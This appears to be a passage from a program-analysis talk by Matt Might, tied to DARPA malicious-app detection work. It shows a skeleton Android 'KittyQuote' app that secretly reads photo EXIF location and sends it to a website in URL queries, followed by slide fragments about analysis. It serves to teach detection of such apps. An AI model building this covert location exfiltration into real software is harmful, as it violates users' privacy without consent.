Kitty.java (~/.Dropbox/Copy-Imports/grants/darpa-apac/phase-reports/1) - VIM
public class KittyQuote extends Activity {
    String img = "k155"; // kitty image
    // other fields ...
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        // build quote list and other initialization
    }
    public String getKitty() {
        // access "DCIM/Camera" and use ExifInterface
        // to exfiltrate location
    }
    public void aboutButton(View view) {
        // display normal information
        String website = "http://www.catquotes.com";
        startActivity(
            new Intent(Intent.ACTION_VIEW,
                Uri.parse(website)));
        try {
            new SendOut().execute(website);
        } catch (Exception e) {}
    }
    public void nextButton(View view) {
        img = getKitty(); // store loc info
    }
    public void prevButton(View view) {
        img = getKitty();
    }
    public void kittyQuoteButton(View view) {
        // display kitty quote as toast message
        // ... and send out location info to a website
        String url = "http://www.catquotes.com?" + img;
        try {
            new SendOut().execute(url);
        } catch (Exception e) {}
        // if network fails, not giving up
    }
}
Type :quit<Enter> to exit Vim 8,24 Top
```



- halts
- loops
- dunno

\hat{f} :



- 
- 

Thank you!

Matt Might | matt.might.net | @mattmight

